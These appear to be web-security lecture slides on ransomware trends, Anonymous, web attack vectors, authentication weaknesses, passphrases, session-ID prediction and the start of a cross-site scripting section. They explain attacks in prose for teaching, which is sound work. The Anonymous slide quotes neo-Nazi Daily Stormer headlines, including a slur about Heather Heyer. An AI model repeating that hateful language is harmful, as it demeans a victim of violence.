


2019 Internet Security Report (Cont'd)




2019 Internet Security Report (Cont'd)

PERCENTAGE SSL-ENABLED MALWARE (YEAR)	
YEAR	PERCENTAGE OF MALWARE THAT USES SSL
2017	4.5
2018	3.9
TOTAL RANSOMWARE (YEAR)	
YEAR	TOTAL
2018	545,231
RANSOMWARE BY MARKET (YEAR)	
MARKET	TOTAL
Consumer	100,907
Enterprise	444,259
TOP RANSOMWARE BY COUNTRY (YEAR)	
COUNTRY	PERCENT
China	16.9
India	14.3
USA	13.0
Brazil	5.0
Portugal	3.9
Mexico	3.5
Indonesia	2.6
Japan	2.1
South Africa	2.1
Chile	1.8



Cyberspace Security Alert Status

- ▶ Go to:
<http://thornton.info/tools/inetsecstat.htm>
- ▶ Includes links to:
 - ▶ Internet Storm Center
 - ▶ Homeland Security
 - ▶ Symantec ThreatCon
 - ▶ ISS AlertCon
 - ▶ CA Security Advisor
 - ▶ World Port Scan Map
 - ▶ Virus Radar
 - ▶ McAfee Threats
 - ▶ Norman Virus Warnings
- ▶ Brings together a list of security websites detailing current threats on the Internet



Anonymous (early years)

- ▶ Anonymous is an international cabal of criminal hackers dating back to 2003 who have shut down the websites of the U.S. department of Justice and the F.B.I. they have hacked into the phone lines of Scotland Yard. They are responsible for attacks against MasterCard, Visa, Sony and the Governments of the U.S., U.K., Turkey, Australia, Egypt, Algeria, Libya, Iran, Chile, Colombia, New Zealand and Canadian MP Marc Gameau.
- ▶ Hacked nazi-site Daily Stormer

The screenshot shows a news website's homepage with a sidebar for 'Featured Stories' and a main area for 'CHARLOTTESVILLE: HAPPENING NOW'. The 'Featured Stories' section includes articles about the hack of Daily Stormer, Heather Heyer, and the Charlottesville protest. The 'CHARLOTTESVILLE: HAPPENING NOW' sidebar shows a live video feed of the protest.

Featured Stories

- END OF HATE: ANONYMOUS NOW IN CONTROL OF DAILY STORMER
- Baked Alaska in the Hospital: May be Partially Blind After Having Some Kind of Acid Sprayed In His Eyes
- Heather Heyer: Woman Killed in Road Rage Incident was a Fat, Childless 32-Year-Old Slut
- Road Rage Does NOT Represent White Supremacy – #HugANazi
- Battle of Charlottesville: A Firsthand Account
- Cucktucky to Speed-Up Removal of Confederate Heroes After Crashcaust

CHARLOTTESVILLE: HAPPENING NOW

LIVE UPDATES: CLICK HERE TO FIND OUT WHAT IS GOING DOWN


- ▶ Anonymous: Message to the American People video

http://www.youtube.com/watch?feature=player_embedded&v=dIva-3FO7No

Anonymous (latest)

- ▶ After years of quiet silence, Anonymous roared back to action in support of Ukraine and against Russia.
 - ▶ Activist group declared “cyber war” against Russia.
 - ▶ Hacked hundreds of Russia internet providers, government websites, TV broadcasts, media agencies, energy company Gazprom, media and new agency RT.
-
- ▶ Anonymous declared a ‘cyber war’ against Russia. Here are the results
<https://www.cnbc.com/2022/03/16/what-has-anonymous-done-to-russia-here-are-the-results-.html>
 - ▶ What is Anonymous? How the infamous ‘hacktivist’ group went from 4chan trolling to launching cyberattacks on Russia
<https://www.cnbc.com/2022/03/25/what-is-anonymous-the-group-went-from-4chan-to-cyberattacks-on-russia.html>
 - ▶ Anonymous: How hackers are trying to undermine Putin
<https://www.bbc.com/news/technology-60784526>

Anatomy of a typical web attack



How does “Joe” infect websites with malware?

- ▶ Some common ways that websites get infected are (ref [6])
 - ▶ **Cross-site scripting** attacks (XSS)
 - ▶ Most common form of attack since 2008. More details on this later
 - ▶ **SQL injection** attacks
 - ▶ These attacks maliciously alter the backend databases of websites thus making them redirect users to malware sites.
 - ▶ **Search Engine result Redirection**
 - ▶ Example :[Easter related search results poisoned redirecting users to malicious software](#)
 - ▶ Attacks on **backend virtual hosting** companies
 - ▶ Vulnerabilities in web-server or forum-hosting software
 - ▶ Example: PhPBB (PHP Bulletin Boards) vulnerabilities
 - ▶ Using **social networks** to infect users (these are a combination of social engineering and above attacks)
 - ▶ Example: [MySpace SAMY worm](#) (see the bookmarks)

Top 15 attacks (2012)





Figure 4. Top 15 Vulnerability Classes (2012)
(Sorted by vulnerability class)

(source: WhiteHat Security)

Median days vulnerability class (2014)




More security controls in the framework correlates with longer remediation times

(source: WhiteHat Security)

How “poor Alice” gets infected?

- ▶ “Poor Alice” can get the malware planted by “Joe” in many ways
 - ▶ By installing “**fake codecs**” embedded with Trojans.
 - ▶ Example: [zlob Trojan](#).
 - ▶ By viewing “**malicious advertisements**”
 - ▶ Example: [Flash Banner ads](#) as seen in 2008.
 - ▶ By installing “**fake scanners**” or “misleading applications” (also called scareware/ rogueware).
 - ▶ Example: Some malware trick users into believing that their computer is infected and urges them to install software like “Antivirus 2009” which itself is a malware.
 - ▶ By visiting malicious **P2P sites** and downloading malicious content
 - ▶ By visiting websites sent as email links by the hacker
 - ▶ This is also a form of “social engineering attack”
 - ▶ By visiting links posted on “**Blog Sites**” under “**Blog Comments**”
 - ▶ Blog Spam is very common and many unsuspecting fall prey to links posted by malicious individuals posing as honest opinionates.
 - ▶ By installing **pirated software** from warez sites which are maliciously modified by hackers.

Drive-by download .. The automatic infection vector of 2008



What damage can Joe's hacks cause?

On the client machine

- ▶ Stealing user's cookies and thus gaining access to users accounts on websites like email/banking.
- ▶ Logging user's keystrokes
- ▶ Showing defaced/altered websites to the user (phishing)
- ▶ User credential stealing and misuse
- ▶ Stealing browser history and compromising privacy of user
- ▶ Evading or disabling phishing filters and thus opening up new avenues for attacks
- ▶ Circumvent other security controls like bypassing HTTPS
- ▶ Installing malicious software (like Trojans/ Rootkits)
- ▶ Spamming

On the server

- ▶ Defacing pages / Altering content
- ▶ Injecting malicious content in dynamically served pages and thus infecting all users who visit the site
- ▶ Denial of service on the server resulting in downtime and hence loss of business
- ▶ Phishing
- ▶ Scanning intranet for vulnerable machines
- ▶ Spamming ...



Authentication Attacks

Brute Force Attacks

- ▶ Brute Force attack is an automated process of **trial and error** used to guess a person's username, password, session ids, credit-card, cryptographic key or anything that is unique to the user and authenticates him.
- ▶ Two types of Brute Force attacks
 - ▶ Normal : Uses a single username against many passwords.
 - ▶ Reverse: Uses many usernames against a single password. In a system with millions of accounts, the odds of finding two users with same password increases.
- ▶ Brute-forcing is easy when websites do not implement any form of **account lockout policy**.

Brute Force Example

- ▶ Twitter hacked using Brute Force (Jan 09) (<http://blog.wired.com/27bstroke6/2009/01/professed-twitt.html>)
 - ▶ A hacker, who goes by the handle GMZ, gained entry to Twitter's administrative control panel by pointing an automated password-guesser at a popular user's account.
 - ▶ The user turned out to be a member of Twitter's support staff, who'd chosen the weak password "happiness."
 - ▶ Cracking the site was easy, because Twitter allowed an unlimited number of rapid-fire log-in attempts.
 - ▶ Implications :
 - ▶ The hacker managed to send tweets posing as Obama, Britney and O' Reilly.

Insufficient Authentication

- ▶ Happens when a website allows users to access sensitive content or functionality **without proper authentication**
- ▶ Many websites “hide resources” by not linking the location into the main website. But this is *security through obscurity*.
- ▶ For example, many times web servers have an /admin directory which is not linked to the main website. But if not properly configured for permissions, a user can view the contents by typing in the right URLs.
- ▶ This is also referred in OWASP Top 10 of 2007 as “Failure to restrict URL access” .

Insufficient Authentication Example

- ▶ eBay hacked and many users accounts got suspended by hacker (Oct 07)
[\(http://www.auctionbytes.com/cab/abn/y07/m10/i09/s01\)](http://www.auctionbytes.com/cab/abn/y07/m10/i09/s01)
 - ▶ The hacker found very old administrative functions that had not been deactivated several years ago when the security of internal systems was changed.
 - ▶ These functions were still accessible on public servers, while the rest of the functionality was behind multiple layers of security.

Weak Password Recovery Validation

- ▶ Weak Password Recovery Validation is when a web site permits an attacker to illegally obtain, change or **recover another users credentials**.
- ▶ A website is said to have a weak password recovery mechanism when a hacker can easily foil the recovery mechanism by easily guessing the answers to the secret questions and thus recovering or changing the password of the legitimate user.
- ▶ The following are some example of **bad recovery methods**.
 - ▶ **Information Verification** : Asking the user to supply their email address along with their phone number. Note that these are both publicly available.
 - ▶ **Password Hints** : Many users have a tendency to embed the password in the hint itself. Example hint : bday+favauthor which can be easily translated by someone knowing the person to 110490asimov.
 - ▶ **Secret Question + Answer** : Something like “In which city were you born?” for a password recovery system is easily circumventable today because most of the information is public due to social networking sites.

Weak Password Recovery Example

Paris Hilton T-Mobile account hacked (2005)

(<http://www.macdevcenter.com/pub/a/mac/2005/01/01/paris.html>)

- ▶ A group of hackers hacked into Hiltons T-Mobile Sidekick account and posted contents from her email inbox all over the internet.
- ▶ While the hack used a combination of social engineering tricks and technical flaws, the hack was finally successful because the hackers were able to reset Hiltons password.
- ▶ Like many online service providers, T-Mobile.com required users to answer a "secret question" if they forgot their passwords. For Hilton's account, the secret question was "What is your favorite pet's name?"
- ▶ Just Google for the answer ☺


Weak Passwords

123456 is the most used password (#1 for several years)


- ▶ <https://www.trustwave.com/global-security-report>
- ▶ <https://www.teampassword.com/blog/top-50-worst-passwords-of-2019>
- ▶ Report considered 2 million network vulnerability scans and examined 300 recent security breach investigations in its assessment.
- ▶ "Password1" "most common password used by businesses: it satisfies Microsoft Active Directory setting: 1UL letter, a number, at least nine characters.
- ▶ **SplashData** has been keeping track of password Insecurity since 2011.

Password Insecurity

The most common passwords found among two million to five million exposed annually in data breaches are predictable, making them easy for hackers to guess. The 10 most common, as collected by SplashData, a password-security software firm:



Source: SplashData



PassPhrases

3. A passphrase is like a password but longer and more secure. It is an encryption key that you memorize.
- ▶ **Problem:** how do you come up with easy-to-memorize but very secure passphrases? Just thinking of one is incredibly hard, especially if your adversary really is capable of one trillion guesses per second.
 - ▶ Using an entirely random sequence of characters it might be very secure, but it's also agonizing to memorize.

- ▶ **Solution:** use Diceware:

<https://en.wikipedia.org/wiki/Diceware>

- ▶ Shakespeare quotes are not good passphrases because they lack something called entropy (randomness)
- ▶ Diceware is based on a word list which contains 7,776 English words — 37 pages of it printed:

<http://world.std.com/~reinhold/dicewarewordlist.pdf>

- ▶ Roll a dice 5 times to select one word at a time for your passphrase
- ▶ If you are worried about the NSA, come up with a 7-word passphrase: there is a one in $1,719,070,799,748,422,591,028,658,176$ chance that an attacker will pick your passphrase each try.
- ▶ At one trillion guesses per second — per Edward Snowden's January 2013 warning — it would take an average of 27 million years to guess this passphrase.
- ▶ This one does it: "bolt vat frisky fob land hazy rigid"

- ▶ **Recommendation:** use a password database (KeePassX) locked up with a master "diceware" passphrase:

<https://www.keepassx.org>

- ▶ See: <https://theintercept.com/2015/03/26/passphrases-can-memorize-attackers-cant-guess/>

PassPhrases (cont'd)

3. In August 2017, the original author of **NIST 2003 password guidelines**, Bill Burr, regrets making the error of recommending passwords with:
 - ▶ Uppercase and lowercase.
 - ▶ Letters and Numbers.
 - ▶ Special characters.
 - ▶ A minimum of 8 characters
- ▶ See:
<https://www.wsj.com/articles/the-man-who-wrote-those-password-rules-has-a-new-tip-n3v-r-m1-d-1502124118>
- ▶ The NIST 2017 “Digital Identity Guidelines” now recommends “diceware” passphrases:
<https://pages.nist.gov/800-63-3/>
- ▶ A comic poster is available here:
<https://xkcd.com/936/>
- ▶ A passphrase generator is available here:
<https://www.rempe.us/diceware/#eff>
- ▶ A password checker is available here:
<http://csci571.com/zxcvbn/demo/index.html>



Authorization Attacks

Credential / Session Prediction (Session Hijacking)

- ▶ Credential/Session prediction is a method of hijacking or impersonating a web site user.
- ▶ Typically, websites associate a unique value called a **session ID** with a user when the authentication is done.
- ▶ The **session ID authorizes the users' actions on the website.**
- ▶ Deducing or guessing the unique value that identifies a particular session or a user is enough to pose as a legitimate user and perform actions on the real user's behalf.
- ▶ Many websites use proprietary algorithms to generate session IDs which may not be cryptographically random. Sometimes these IDs are nothing more than a sequential increment or use a combination of variables.
- ▶ The hacker typically launches the attack by reading these session IDs from a cookie, hidden form field or URL and calculates or brute forces subsequent session IDs.

Credential/Session Prediction Example

Attack on 123greetings.com (refer the iDefense whitepaper in references)

123greetings.com used to send users URLs like the following to view

<http://123greetings.com/view/AD30725122110120>

Look at the following set of successive URLs generated within a short period of time

<http://123greetings.com/view/AD30725122116211>

<http://123greetings.com/view/AD30725122118909>

<http://123greetings.com/view/AD30725122120803>

<http://123greetings.com/view/AD30725122122507>

It turns out that the “so-called” random number at the end of the URL string has the following format:

AD3 – constant

07251221 – is the date and time at which the URL was sent (25 July 12:21 PST)

So, we are left with only 5 digits of randomness out of the 16 digits!!!!

Implications :

With a fairly simple script and some knowledge of time and date one can easily brute force a bunch of URLs and view greetings which are not meant to be viewed by him !



Client Side Attacks

Cross-site Scripting (XSS)

- ▶ **Cross-site scripting (XSS)** is a type of computer security vulnerability typically found in Web applications.
 - ▶ Due to breaches of browser security, XSS enables attackers to **inject client-side script into Web pages** viewed by other users.
 - ▶ A cross-site scripting vulnerability may be used by attackers to **bypass access controls** such as the same origin policy.
 - ▶ originally XSS referred to the act of loading the attacked, third-party web application from an unrelated attack site, in a manner that executes a fragment of JavaScript prepared by the attacker
 - ▶ The definition gradually expanded to encompass other modes of code injection, including persistent and non-JavaScript vectors (including **Java, ActiveX, VBScript, Flash** [no longer a threat], or even pure HTML, and SQL Queries)
 - ▶ There are two types of XSS attacks
- 1. The *non-persistent* (or *reflected*) cross-site scripting vulnerability is by far the most common type
